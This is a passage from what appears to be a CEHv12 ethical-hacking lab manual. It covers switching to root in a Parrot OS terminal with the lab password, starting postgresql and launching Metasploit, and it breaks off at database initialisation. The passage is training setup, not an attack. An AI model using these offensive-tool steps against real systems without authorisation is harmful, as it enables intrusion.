
Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

4. Click the **MATE Terminal** icon in the top of the **Desktop** to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


7. Now, type **cd** and press **Enter** to jump to the root directory.

8. In the **Parrot Terminal** window, type **service postgresql start** and hit **Enter**.



```
Applications Places System [Icons] [Terminal] [Parrot]
service postgresql start - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]--[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]--[/home/attacker]
# cd
[root@parrot]--[-]
# service postgresql start
[root@parrot]--[-]
#
```

9. Now, type **msfconsole** and hit **Enter** to launch Metasploit.



```
Applications Places System [Icons] [Terminal] [Parrot]
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]--[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]--[/home/attacker]
# cd
[root@parrot]--[-]
# service postgresql start
[root@parrot]--[-]
# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running


wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

CEHv12 Module 13
Hacking Web
Servers

CEHv12 Module 1
Hacking Web
Applications
```


10. An msf command line appears. Type **db_status** and hit **Enter** to check if Metasploit has connected to the database successfully. If you receive the message “**postgresql selected, no connection**,” then the database did not connect to msf.
11. Exit the Metasploit framework by typing **exit** and press **Enter**. Then, to initiate the database, type **msfdb init**, and press **Enter**.



```
msfdb init - Parrot Terminal
File Edit View Search Terminal Help

